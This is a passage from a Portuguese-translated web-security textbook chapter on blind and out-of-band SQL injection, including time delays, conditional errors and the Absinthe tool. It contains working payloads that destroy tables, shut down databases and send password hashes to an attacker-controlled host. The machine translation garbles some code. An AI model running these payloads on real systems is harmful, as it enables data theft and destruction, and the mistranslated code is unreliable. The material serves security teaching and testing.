Em todos os ataques descritos até agora, houve um meio pronto de recuperar qualquer dado útil que tenha sido extraído do banco de dados, por exemplo, realizando um ataque UNION ou retornando dados em uma mensagem de erro. À medida que a conscientização sobre as ameaças de injeção de SQL evoluiu, esse tipo de situação se tornou gradualmente menos comum. É cada vez mais comum que as falhas de injeção de SQL que você encontra ocorram em situações em que a recuperação dos resultados das consultas injetadas não é simples. Veremos várias maneiras pelas quais esse problema pode surgir e ser resolvido.

OBSERVAÇÃO Os proprietários de aplicativos devem estar cientes de que nem todo invasor está interessado em roubar dados confidenciais. Alguns podem ser mais destrutivos - por exemplo, ao fornecer apenas 12 caracteres de entrada, um invasor pode desligar um banco de dados MS-SQL com o comando shutdown:

```
' desligamento--
```

Um invasor também pode injetar comandos maliciosos para eliminar tabelas individuais com comandos como esses:

```
' drop table users--  
' contas da tabela  
suspenso-- ' clientes da  
tabela suspensa--
```

Recuperação de dados como Numbers

É bastante comum descobrir que nenhum campo de cadeia de caracteres em um aplicativo é vulnerável à injeção de SQL, porque a entrada contendo aspas simples está sendo tratada adequadamente. No entanto, ainda podem existir vulnerabilidades em campos de dados numéricos, onde a entrada do usuário não está encapsulada entre aspas simples. Muitas vezes, nessas situações, o único meio de recuperar os resultados de suas consultas injetadas é por meio de uma resposta numérica do aplicativo.

Nessa situação, seu desafio é processar os resultados das consultas injetadas de forma que os dados significativos possam ser recuperados em formato numérico. Há duas funções-chave que podem ser usadas aqui:

- `ASCII`, que retorna o código ASCII do caractere de entrada.

- `SUBSTRING` (ou `SUBSTR` no Oracle), que retorna uma substring de sua entrada.

Essas funções podem ser usadas em conjunto para extrair um único caractere de uma cadeia de caracteres, em formato numérico. Por exemplo:

```
SUBSTRING('Admin',1,1) retorna A
```

```
ASCII('A') retorna 65
```

Portanto:

```
ASCII(SUBSTR('Admin',1,1)) retorna 65
```

Usando essas duas funções, é possível dividir sistematicamente uma cadeia de dados úteis em seus caracteres individuais e retornar cada um deles separadamente, em formato numérico. Em um ataque com script, essa técnica pode ser usada para recuperar e reconstruir rapidamente uma grande quantidade de dados baseados em strings, um byte de cada vez.

DICA Há inúmeras variações sutis na maneira como as diferentes plataformas de banco de dados lidam com a manipulação de strings e com a computação numérica, o que pode ser necessário levar em conta ao realizar ataques avançados desse tipo. Um excelente guia sobre essas diferenças, que abrange muitos bancos de dados diferentes, pode ser encontrado aqui:

<http://sqlzoo.net/howto/source/z.dir/i08fun.xml>

Em uma variação dessa situação, os autores encontraram casos em que o que é retornado pelo aplicativo não é um número real, mas algum recurso para o qual esse número é um identificador. O aplicativo executa uma consulta SQL com base na entrada do usuário, obtém um identificador numérico para um documento e, em seguida, retorna o conteúdo do documento para o usuário. Nessa situação, um invasor pode primeiro obter uma cópia de todos os documentos cujos identificadores estejam dentro da consulta SQL relevante.

O atacante pode usar um intervalo numérico e construir um mapeamento do conteúdo do documento para os identificadores. Em seguida, ao realizar o ataque descrito anteriormente, o invasor pode consultar esse mapa para determinar o identificador de cada documento recebido do aplicativo e, assim, recuperar o valor ASCII do caractere que foi extraído com sucesso.

Usando um canal fora da banda

Em muitos casos de injeção de SQL, o aplicativo não retorna os resultados de nenhuma consulta injetada ao navegador do usuário, nem retorna nenhuma mensagem de erro gerada pelo banco de dados. Nessa situação, pode parecer que sua posição é inútil: mesmo que exista uma falha de injeção de SQL, ela certamente não pode ser explorada para extrair dados arbitrários ou executar qualquer outra ação. No entanto, essa aparência é falsa, e há várias técnicas que você pode usar para recuperar dados e verificar se outras ações mal-intencionadas foram bem-sucedidas.

Há muitas circunstâncias em que você pode injetar uma consulta arbitrária, mas não recuperar seus resultados. Lembre-se do exemplo do formulário de login vulnerável, em que os campos de nome de usuário e senha são vulneráveis à injeção de SQL:

```
SELECT * FROM users WHERE username = 'marcus' and password = 'secret'
```

Além de modificar a lógica da consulta para contornar o login, você pode injetar uma subconsulta totalmente separada usando a concatenação de strings para unir seus resultados ao item que você controla. Por exemplo:

```
foo' || (SELECT 1 FROM dual WHERE (SELECT username FROM all_users WHERE
username = 'DBSNMP') = 'DBSNMP')--
```

Isso fará com que o aplicativo execute a seguinte consulta:

```
SELECT * FROM users WHERE nome de usuário = 'foo' || (SELECT 1 FROM dual
WHERE (SELECT nome de usuário FROM all_users WHERE nome de usuário =
'DBSNMP') = 'DBSNMP')
```

O banco de dados executará sua subconsulta arbitrária, anexará seus resultados a `foo` e, em seguida, procurará os detalhes do nome de usuário resultante. Obviamente, o login falhará, mas sua consulta injetada terá sido executada. Tudo o que você receberá de volta na resposta do aplicativo é a mensagem padrão de falha de login. O que você precisa, então, é de um meio de recuperar os resultados da consulta injetada.

Uma situação diferente ocorre quando você pode empregar consultas em lote em bancos de dados MS-SQL. As consultas em lote são extremamente úteis, pois permitem a execução de uma instrução totalmente separada sobre a qual você tem controle total, usando um verbo SQL diferente e visando a uma tabela diferente. No entanto, devido à forma como as consultas em lote são executadas, os resultados de um comando

não pode ser recuperada diretamente. Novamente, você precisa de um meio de recuperar os resultados perdidos de sua consulta injetada.

Um método de recuperação de dados que costuma ser eficaz nessa situação é usar um canal fora da banda. Tendo alcançado a capacidade de executar instruções SQL arbitrárias no banco de dados, muitas vezes é possível aproveitar algumas das funcionalidades integradas do banco de dados para criar uma conexão de rede com o seu próprio computador, por meio da qual você pode transmitir dados arbitrários obtidos do banco de dados.

Os meios de criar uma conexão de rede adequada são altamente dependentes do banco de dados, e diferentes métodos podem ou não estar disponíveis, dependendo do nível de privilégio do usuário do banco de dados com o qual o aplicativo está acessando o banco de dados. Algumas das técnicas mais comuns e eficazes para cada tipo de banco de dados são descritas aqui.

MS-SQL

O comando `OpenRowSet` pode ser usado para abrir uma conexão com um banco de dados externo e inserir dados arbitrários nele. Por exemplo, a consulta a seguir fará com que o banco de dados de destino abra uma conexão com o banco de dados do invasor e insira a string de versão do banco de dados de destino na tabela chamada `foo`:

```
inserir em openrowset('SQLOLEDB',
'DRIVER={SQL Server};SERVER=wahh-attacker.com,80;UID=sa;PWD=letmein', 'select
* from foo') values (@@version)
```

Observe que você pode especificar a porta 80, ou qualquer outro valor provável, para aumentar sua chance de fazer uma conexão de saída através de qualquer firewall.

Oráculo

O Oracle contém uma grande quantidade de funcionalidades padrão que podem ser acessadas por usuários com poucos privilégios e que podem ser usadas para criar uma conexão fora da banda.

O pacote `UTL_HTTP` pode ser usado para fazer solicitações HTTP arbitrárias a outros hosts. O `UTL_HTTP` contém uma funcionalidade avançada e oferece suporte a servidores proxy, cookies, redirecionamentos e autenticação. Isso significa que um invasor que tenha comprometido um banco de dados em uma rede corporativa interna altamente restrita poderá aproveitar um proxy corporativo para iniciar conexões de saída com a Internet.

No exemplo a seguir, o `UTL_HTTP` é usado para transmitir os resultados de uma consulta injetada para um servidor controlado pelo invasor:

```
https://wahh-app.com/employees.asp?EmpNo=7521' || UTL_HTTP.request
('wahh-attacker.com:80/' || (SELECT%20username%20FROM%20all_
users%20WHERE%20ROWNUM%3d1))--
```

Esse URL faz com que o `UTL_HTTP` faça uma solicitação GET para um URL que contenha o primeiro nome de usuário na tabela `all_users`. O invasor pode simplesmente configurar um ouvinte netcat em `wahh-attacker.com` para receber o resultado:

```
C:>>nc -nlp 80 GET  
/SYS HTTP/1.1  
Host: wahh-attacker.com Conexão:  
close
```

O pacote `UTL_INADDR` foi projetado para ser usado para resolver nomes de host para endereços IP. Ele pode ser usado para gerar consultas arbitrárias de DNS a um servidor controlado pelo invasor. Em muitas situações, é mais provável que esse ataque seja bem-sucedido do que o ataque `UTL_HTTP`, pois o tráfego de DNS geralmente é permitido por firewalls corporativos, mesmo quando o tráfego HTTP é restrito. O invasor pode aproveitar esse pacote para realizar uma pesquisa em um nome de host de sua escolha, recuperando efetivamente dados arbitrários ao anexá-lo como um subdomínio a um nome de domínio que ele controla, por exemplo:

```
https://wahh-app.com/employees.asp?EmpNo=7521' || UTL_INADDR.GET_HOST_  
NAME((SELECT%20PASSWORD%20FROM%20DBA_USERS%20WHERE%20USERNAME='SYS') || '.  
wahh-attacker.com')
```

Isso resulta em uma consulta de DNS ao servidor de nomes `wahh-attacker.com` que contém o hash da senha do usuário `SYS`:

```
DCB748A5BC5390F2.wahh-attacker.com
```

O pacote `UTL_MTP` pode ser usado para enviar e-mails. Esse recurso pode ser usado para recuperar grandes volumes de dados capturados do banco de dados, enviando-os em e-mails de saída.

O pacote `UTL_TCP` pode ser usado para abrir soquetes TCP arbitrários para enviar e receber dados de rede.

MySQL

O comando `SELECT ... INTO OUTFILE` pode ser usado para direcionar a saída de uma consulta arbitrária para um arquivo. O nome de arquivo especificado pode conter um caminho UNC, o que permite direcionar a saída para um arquivo em seu próprio computador. Por exemplo:

```
select * into outfile '\\\\attacker\\\\share\\\\output.txt' from users;
```

Para receber o arquivo, será necessário criar um compartilhamento SMB no seu computador que permita acesso anônimo de gravação. É possível configurar compartilhamentos em plataformas baseadas em Windows e Unix para que se comportem dessa maneira. Se você tiver dificuldade para receber o arquivo exportado, isso pode ser resultado de um problema de configuração no servidor SMB. Você pode usar um sniffer para confirmar se o servidor de destino é

iniciando conexões de entrada com o seu computador e, se for o caso, consulte a documentação do servidor para garantir que ele esteja configurado corretamente.

Aproveitamento do sistema operacional

Muitas vezes é possível realizar ataques de escalonamento por meio do banco de dados que resultam na execução de comandos arbitrários no sistema operacional do próprio servidor de banco de dados. Nessa situação, há muitos outros caminhos disponíveis para a recuperação de dados, como o uso de comandos internos como `tftp`, `mail` e `telnet`, ou a cópia de dados na raiz da Web para recuperação usando um navegador. Consulte a seção posterior "Além da injeção de SQL" para conhecer as técnicas de aumento de privilégios no próprio banco de dados.

Usando a inferência: Condicional Respostas

Há muitos motivos pelos quais um canal fora da banda pode não estar disponível - o mais comum é que o banco de dados esteja localizado em uma rede protegida cujos firewalls de perímetro não permitem conexões de saída para a Internet ou qualquer outra rede. Nessa situação, você está restrito a acessar o banco de dados inteiramente por meio do seu ponto de injeção no aplicativo Web.

Nessa situação, trabalhando mais ou menos às cegas, ainda há técnicas que você pode usar para recuperar dados arbitrários de dentro do banco de dados. Todas essas técnicas são baseadas no conceito de usar uma consulta injetada para acionar condicionalmente algum comportamento detectável pelo banco de dados e, em seguida, inferir um item de informação necessário com base na ocorrência ou não desse comportamento.

Esse tópico é uma área próspera da pesquisa atual sobre técnicas de ataque a aplicativos da Web, e examinaremos os métodos mais recentes que foram desenvolvidos no momento em que este artigo foi escrito.

Lembre-se da função de login vulnerável, na qual os campos de nome de usuário e senha podem ser injetados para realizar consultas arbitrárias:

```
SELECT * FROM users WHERE username = 'marcus' and password = 'secret'
```

Suponha que você não tenha identificado nenhum método de transmissão dos resultados das consultas injetadas de volta ao navegador. No entanto, você já viu como pode usar a injeção de SQL para modificar o comportamento do aplicativo. Por exemplo, o envio das duas partes de entrada a seguir causará resultados muito diferentes:

```
admin' AND 1=1--  
admin' AND 1=2--
```

No primeiro caso, o aplicativo fará o login como usuário administrador. No segundo caso, a tentativa de login falhará, pois a condição `1=2` é sempre falsa. Você pode aproveitar esse controle do comportamento do aplicativo como um meio de inferir a veracidade ou falsidade de condições arbitrárias no próprio banco de dados. Por exemplo, usando as funções ASCII e SUBSTRING descritas anteriormente, você pode testar se um caractere específico de uma string capturada tem um valor específico. Por exemplo, o envio dessa parte da entrada fará seu login como usuário administrador, pois a condição testada é verdadeira:

```
admin' AND ASCII(SUBSTRING('Admin',1,1)) = 65--
```

O envio da entrada a seguir, no entanto, resultará em uma falha no login, pois a condição testada é falsa:

```
admin' AND ASCII(SUBSTRING('Admin',1,1)) = 66--
```

Ao enviar um grande número dessas consultas, percorrendo o intervalo de códigos ASCII prováveis para cada caractere até que ocorra um acerto, você pode extrair a cadeia inteira, um byte de cada vez.

Absinto

A execução manual desse ataque baseado em inferência seria extremamente tediosa e demorada, exigindo várias solicitações para cada byte de dados recuperados. Felizmente, há várias maneiras de automatizar e paralelizar o ataque para extrair uma grande quantidade de informações em um período de tempo relativamente curto. Uma excelente ferramenta que você pode usar para realizar essa tarefa é o Absinthe.

O Absinthe não é uma ferramenta do tipo apontar e clicar. Para usá-lo de forma eficaz, você precisa entender completamente a falha de injeção de SQL que está explorando e ter chegado ao ponto em que pode fornecer entradas criadas que afetam a resposta do aplicativo de alguma forma detectável.

A primeira etapa é configurar o Absinthe com todas as informações necessárias para realizar o ataque. Isso inclui:

O URL e o método de solicitação.

O tipo de banco de dados que está sendo visado, de modo que o Absinthe possa recuperar as meta-informações relevantes quando o ataque estiver em andamento.

Os parâmetros da solicitação e se cada um deles é injetável.

Quaisquer outras opções para ajustar o ataque. Se necessário, o Absinthe pode anexar uma cadeia de caracteres especificada no final de cada carga útil injetada e pode adicionar o caractere de comentário para garantir que a consulta modificada resultante seja sintaticamente válida.

Uma configuração típica é mostrada na Figura 9-1.




Figura 9-1: Uma configuração típica do Absinthe

A próxima etapa é clicar na opção Initialize Injection (Inicializar injeção). Isso faz com que o Absinthe emita duas solicitações de teste, projetadas para acionar diferentes respostas do aplicativo. Conforme descrito no ataque anterior, o Absinthe injeta os dois payloads a seguir:

```
' AND 1=1--  
' E 1=2--
```

Desde que você tenha configurado o Absinthe corretamente, as duas solicitações de teste devem resultar em respostas diferentes do aplicativo, confirmando que você está pronto para explorar a vulnerabilidade.

DICA Dependendo da complexidade sintática da consulta na qual você está injetando, seu primeiro teste de conexão pode ou não ser bem-sucedido na geração de respostas diferentes do aplicativo. Se não for, você precisará corrigir a sintaxe da consulta que as solicitações do Absinthe estão gerando, com base no seu entendimento obtido com a sondagem manual do aplicativo. Para modificar a sintaxe após a carga útil do Absinthe, você pode alterar a opção Anexar texto ao final da consulta. Para modificar a sintaxe antes da carga útil, você pode alterar o valor padrão do parâmetro relevante. Continue experimentando até que o teste Initialize Injection seja bem-sucedido.

Quando estiver convencido de que o Absinthe foi configurado corretamente para explorar a vulnerabilidade, você poderá iniciar o ataque. Para fazer isso, vá para a guia DB Schema e selecione uma ou mais das ações disponíveis: Retrieve Username (Recuperar nome de usuário), Load Table Info (Carregar informações da tabela) e Load Field Info (Carregar informações do campo).

O Absinthe funciona substituindo a condição de teste `1=1` por um grande número de outras condições projetadas para descobrir o conteúdo do banco de dados e recuperar dados arbitrários dele.

Por exemplo, se você estiver direcionado à plataforma Oracle, o Absinthe poderá descobrir o primeiro caractere do nome de usuário do usuário do banco de dados atual injetando valores como os seguintes:

```
admin' AND (SELECT ASCII(SUBSTR(a.username,1,1)) FROM USER_USERS a WHERE
A.USERNAME = user) = 65
```

Essa condição será verdadeira se o primeiro caractere do nome de usuário for A. O Absinthe detectará que ela é verdadeira porque a resposta do aplicativo é idêntica à resposta original `1=1`. Ao automatizar um grande número de consultas, o Absinthe recuperará a cadeia inteira.

De fato, em vez de iterar por todos os caracteres possíveis para encontrar um resultado, o Absinthe usa uma técnica de *corte binário* mais sofisticada, que reduz drasticamente o número de solicitações necessárias. Isso envolve primeiro testar se o caractere consultado é maior que X, que é o valor médio no intervalo de valores permitidos. Em caso afirmativo, o teste é repetido 1,5 vezes; em caso negativo, é repetido 0,5 vezes. Por exemplo:

```
admin' AND (SELECT ASCII(SUBSTR(a.username,1,1)) FROM USER_USERS a WHERE
A.USERNAME = user) > 19443--
admin' AND (SELECT ASCII(SUBSTR(a.username,1,1)) FROM USER_USERS a WHERE
A.USERNAME = user) > 9722--
etc...
```

Em geral, esse método permite que o valor do caractere visado seja descoberto com o menor número possível de tentativas.

O Absinthe entende como sondar os metadados de cada tipo de banco de dados, conforme descrito anteriormente. Isso permite que ele use as etapas simples anteriores para recuperar quaisquer dados desejados do banco de dados, inclusive a estrutura de tabelas e colunas e os dados reais mantidos em uma determinada tabela. Ele apresenta todas essas informações em um formato de árvore hierárquica, conforme mostrado na Figura 9-2.




Figura 9-2: Resultados do Absinthe mostrando a estrutura da tabela no banco de dados

Quando o Absinthe tiver reunido todos os dados necessários, você poderá até mesmo exportar as informações capturadas no formato XML, acessando a guia Download Records (Baixar registros). Por exemplo:

```
<AbsintheDatabasePull version="1.0">
<datatable name="USERS">
  <DataRecord PrimaryKey="LOGIN" PrimaryKeyValue="admin">
    <PASSWORD>Owned</PASSWORD>
    <LOGIN>administrador</LOGIN>
  </DataRecord>
  <DataRecord PrimaryKey="LOGIN" PrimaryKeyValue="manicsprout">
```

```
<PASSWORD>gameover</PASSWORD>
<LOGIN>maniscprout</LOGIN>
</DataRecord>
</datável>
</AbsinthedatabasePull>
```

Indução de erros condicionais

No exemplo anterior, o aplicativo continha algumas funções importantes cuja lógica poderia ser controlada diretamente pela injeção em uma consulta SQL existente. O comportamento projetado do aplicativo (um login bem-sucedido versus um login com falha) poderia ser desviado para retornar um único item de informação ao invasor. Entretanto, nem todas as situações são tão diretas. Em alguns casos, você pode estar injetando em uma consulta que não tem efeito perceptível sobre o comportamento do aplicativo, como um mecanismo de registro. Em outros casos, você pode estar injetando uma subconsulta ou uma consulta em lote cujos resultados não são processados pelo aplicativo de forma alguma. Nessa situação, você pode ter dificuldade para encontrar uma maneira de causar uma diferença detectável no comportamento que seja contingente a uma condição especificada.

David Litchfield desenvolveu uma técnica que pode ser usada para acionar uma diferença detectável no comportamento na maioria das circunstâncias. A ideia central é injetar uma consulta que induz a um erro no banco de dados dependente de alguma condição especificada. Quando ocorre um erro no banco de dados, ele geralmente é detectável externamente, seja por meio de um código de resposta HTTP 500, seja por meio de algum tipo de mensagem de erro ou comportamento anômalo (mesmo que a mensagem de erro em si não revele nenhuma informação útil).

A técnica se baseia em um recurso do comportamento do banco de dados ao avaliar instruções condicionais: o banco de dados avalia apenas as partes do estado que precisam ser avaliadas, considerando o status de outras partes. Um exemplo desse comportamento é uma instrução `SELECT` que contém uma cláusula `WHERE`:

```
SELECT X FROM Y WHERE C
```

Isso faz com que o banco de dados trabalhe em cada linha da tabela `Y`, avaliando a condição `C` e retornando `X` nos casos em que a condição `C` for verdadeira. Se a condição `C` nunca for verdadeira, a expressão `X` nunca será avaliada.

Esse comportamento pode ser explorado ao encontrar uma expressão `X` que seja sintaticamente válida, mas que gere um erro se for avaliada. Um exemplo desse tipo de expressão no Oracle e no MS-SQL é um cálculo de divisão por zero, como `1/0`. Se a condição `C` for sempre verdadeira, a expressão `X` será avaliada, causando um erro no banco de dados. Se a condição `C` for sempre falsa, nenhum erro será gerado. Portanto, você pode usar a presença ou ausência de um erro para testar uma condição arbitrária `C`.

Um exemplo disso é a seguinte consulta, que testa se o usuário padrão do Oracle, DBSNMP, existe. Se esse usuário existir, a expressão 1/0 será avaliada, causando um erro:

```
SELECT 1/0 FROM dual WHERE (SELECT username FROM all_users WHERE
username = 'DBSNMP') = 'DBSNMP'
```

A consulta a seguir testa se existe um usuário inventado AAAAAA. Como a condição WHERE nunca é verdadeira, a expressão 1/0 não é avaliada e, portanto, não ocorre nenhum erro.

```
SELECT 1/0 FROM dual WHERE (SELECT username FROM all_users WHERE
username = 'AAAAAA') = 'AAAAAA'
```

Essa técnica é uma forma de induzir uma resposta condicional dentro do aplicativo, mesmo nos casos em que a consulta que você está injetando não tem impacto sobre a lógica ou o processamento de dados do aplicativo. Portanto, ela permite que você use as técnicas de inferência descritas anteriormente para extraír dados em uma ampla gama de situações. Além disso, devido à simplicidade da técnica, as mesmas cadeias de ataque funcionarão em vários bancos de dados e onde o ponto de injeção estiver em vários tipos de instrução SQL.

Uso de atrasos de tempo

Apesar de todas as técnicas sofisticadas já descritas, ainda pode haver situações em que nenhum desses truques seja eficaz. Em alguns casos, você poderá injetar uma consulta que não retorne nenhum resultado ao navegador, que não possa ser usada para abrir um canal fora da banda e que não tenha nenhum efeito sobre o comportamento do aplicativo, mesmo que induza um erro no próprio banco de dados.

Nessa situação, nem tudo está perdido, graças a uma técnica inventada por Chris Anley e Sherief Hammad da NGSSoftware. Eles criaram uma maneira de elaborar uma consulta que causaria um atraso, dependendo de alguma condição especificada pelo invasor. O invasor pode enviar sua consulta e monitorar o tempo que o servidor leva para responder. Se ocorrer um atraso, o invasor poderá inferir que a condição é verdadeira. Mesmo que o conteúdo real da resposta do aplicativo seja idêntico nos dois casos, a presença ou ausência de um atraso permite que o invasor extraia um único bit de informação do banco de dados. Ao realizar várias consultas desse tipo, o invasor pode recuperar sistematicamente dados arbitrariamente complexos do banco de dados, um bit de cada vez.

O meio exato de induzir um atraso adequado depende do banco de dados de target que está sendo usado. O MS-SQL contém um comando WAITFOR integrado, que pode ser usado para causar um atraso de tempo especificado. Por exemplo, a consulta a seguir causará um atraso de 5 segundos se o usuário atual do banco de dados for sa:

```
if (select user) = 'sa' waitfor delay '0:0:5'
```

Equipado com esse comando, o invasor pode recuperar informações arbitrárias de várias maneiras. Um método é aproveitar a mesma técnica já descrita para o caso em que o aplicativo retorna respostas condicionais. Agora, em vez de acionar uma resposta diferente do aplicativo quando uma determinada condição é detectada, a consulta injetada induz a um atraso de tempo. Por exemplo, a segunda dessas consultas causará um atraso de tempo, indicando que a primeira letra da cadeia de caracteres capturada é A:

```
if ASCII(SUBSTRING('Admin',1,1)) = 64 waitfor delay '0:0:5' if  
ASCII(SUBSTRING('Admin',1,1)) = 65 waitfor delay '0:0:5'
```

Como antes, o invasor pode percorrer todos os valores possíveis para cada caractere até que ocorra um atraso de tempo. Como alternativa, o ataque poderia se tornar mais eficiente reduzindo o número de solicitações necessárias. Uma técnica adicional àquela descrita anteriormente para o Absinthe é dividir cada byte de dados em bits individuais e recuperar cada bit em uma única consulta. O comando `POWER` e o operador `AND` bit a bit & podem ser usados para especificar condições em uma base bit a bit. Por exemplo, a consulta a seguir testará o primeiro bit do primeiro byte dos dados capturados e fará uma pausa se ele for 1:

```
if (ASCII(SUBSTRING('Admin',1,1)) & (POWER(2,0))) > 0 waitfor delay '0:0:5'
```

A consulta a seguir executará o mesmo teste no segundo bit:

```
if (ASCII(SUBSTRING('Admin',1,1)) & (POWER(2,1))) > 0 waitfor delay '0:0:5'
```

Conforme mencionado anteriormente, os meios de induzir um atraso de tempo são altamente dependentes do banco de dados. Outros bancos de dados não contêm um comando de atraso de tempo incorporado; no entanto, você pode facilmente usar outros truques para fazer com que ocorra um atraso de tempo.

No MySQL, a função de benchmark pode ser usada para executar uma ação específica repetidamente. Instruir o banco de dados a executar uma ação que exige muito do processador, como um hash SHA-1, um grande número de vezes resultará em um atraso de tempo mensurável. Por exemplo:

```
select if(user() like 'root@%', benchmark(50000,sha1('test')), 'false')
```

No Oracle, um truque é usar o `UTL_HTTP` para se conectar a um servidor inexistente, causando um tempo limite. Isso fará com que o banco de dados tente se conectar ao servidor especificado e, por fim, o tempo limite. Por exemplo:

```
SELECT 'a'||Utl_Http.request('http://madeupserver.com') from dual  
...atraso...  
ORA-29273: Falha na solicitação HTTP  
ORA-06512: em "SYS.UTL_HTTP", linha 1556  
ORA-12545: Falha na conexão porque o host ou objeto de destino não existe
```

Você pode aproveitar esse comportamento para causar um atraso dependente de alguma condição que você especificar. Por exemplo, a consulta a seguir causará um time-out se a conta Oracle padrão DBSNMP existir:

```
SELECT 'a'||Utl_Http.request('http://madeupserver.com') FROM dual WHERE
(SELECT username FROM all_users WHERE username = 'DBSNMP') = 'DBSNMP'
```

Nos bancos de dados Oracle e MySQL, você pode usar as funções SUBSTR(ING) e ASCII para recuperar informações arbitrárias, um byte de cada vez, conforme descrito anteriormente.

DICA Descrevemos o uso de atrasos de tempo como um meio de extrair informações interessantes. No entanto, a técnica de atraso de tempo também pode ser extremamente útil ao realizar a sondagem inicial de um aplicativo para detectar vulnerabilidades de injeção de SQL. Em alguns casos de injeção de SQL completamente cega, em que nenhum resultado é retornado ao navegador e todos os erros são tratados de forma invisível, a vulnerabilidade em si pode ser muito difícil de detectar usando técnicas padrão baseadas no fornecimento de entradas criadas. Nessa situação, o uso de atrasos costuma ser a maneira mais confiável de detectar a presença de uma vulnerabilidade durante a sondagem inicial. Por exemplo, se o banco de dados back-end for MS-SQL, você poderá injetar cada uma das cadeias de caracteres a seguir em cada parâmetro de solicitação e monitorar o tempo que o aplicativo leva para responder e identificar as vulnerabilidades:

```
'; waitfor delay '0:30:0'--
1; waitfor delay '0:30:0'--
```

Além da injeção de SQL: Aumentando o ataque ao banco de dados

Uma exploração bem-sucedida de uma vulnerabilidade de injeção de SQL geralmente resulta no comprometimento total de todos os dados do aplicativo. A maioria dos aplicativos emprega uma única conta para todo o acesso ao banco de dados e depende de controles da camada do aplicativo para impor a segregação do acesso entre diferentes usuários. A obtenção do uso irrestrito da conta do banco de dados do aplicativo resulta no acesso a todos os seus dados.

Portanto, você pode supor que a posse de todos os dados do aplicativo é o ponto final de um ataque de injeção de SQL. No entanto, há muitos motivos pelos quais pode ser produtivo avançar ainda mais no ataque, seja explorando uma vulnerabilidade no próprio banco de dados ou aproveitando algumas de suas funcionalidades internas para atingir seus objetivos. Outros ataques que podem ser realizados por meio do aumento do ataque ao banco de dados incluem os seguintes:

Se o banco de dados for compartilhado com outros aplicativos, você poderá escalar privilégios dentro do banco de dados e obter acesso aos dados de outros aplicativos.

Você pode comprometer o sistema operacional do servidor de banco de dados.

Talvez você consiga obter acesso à rede para outros sistemas. Normalmente, o servidor de banco de dados é hospedado em uma rede protegida por trás de várias camadas de defesas de perímetro de rede. A partir do servidor de banco de dados, você pode estar em uma posição confiável e conseguir acessar serviços importantes em outros hosts, que podem ser explorados ainda mais.

É possível que você consiga fazer conexões de rede de volta da infraestrutura de hospedagem para o seu próprio computador. Isso pode permitir que você ignore completamente o aplicativo, transmitindo facilmente grandes quantidades de dados sensíveis coletados do banco de dados e, muitas vezes, evitando muitos sistemas de detecção de intrusão.

Você poderá estender a funcionalidade existente do banco de dados de maneiras arbitrárias, criando funções definidas pelo usuário. Em algumas situações, isso pode permitir que você contorne o endurecimento que foi realizado no banco de dados, reimplementando efetivamente a funcionalidade que foi removida ou desativada. Há um método para fazer isso em cada um dos principais bancos de dados, desde que você tenha obtido privilégios de administrador de banco de dados (DBA).

Muitos administradores de banco de dados presumem que não é necessário defender o banco de dados contra ataques que exigem autenticação para serem explorados. Eles podem argumentar que o banco de dados é acessado apenas por um aplicativo confiável que pertence à mesma organização. Isso ignora a possibilidade de que uma falha no aplicativo permita que um terceiro mal-intencionado interaja com o banco de dados dentro do contexto de segurança do aplicativo. Cada um dos possíveis ataques descritos acima deve ilustrar por que os bancos de dados precisam ser defendidos contra invasores autenticados.

O ataque a bancos de dados é um tópico extenso, que está além do escopo deste livro. Nesta seção, indicaremos algumas maneiras importantes pelas quais as vulnerabilidades e a funcionalidade dos principais tipos de banco de dados podem ser aproveitadas para intensificar o seu ataque. A principal conclusão a ser tirada é que todo banco de dados contém maneiras de aumentar os privilégios. A aplicação de patches de segurança atuais e o fortalecimento robusto podem ajudar a atenuar muitos desses ataques, mas não todos. Para ler mais sobre essa área altamente frutífera da pesquisa atual, recomendamos *o The Database Hacker's Handbook* (Wiley, 2005).

MS-SQL

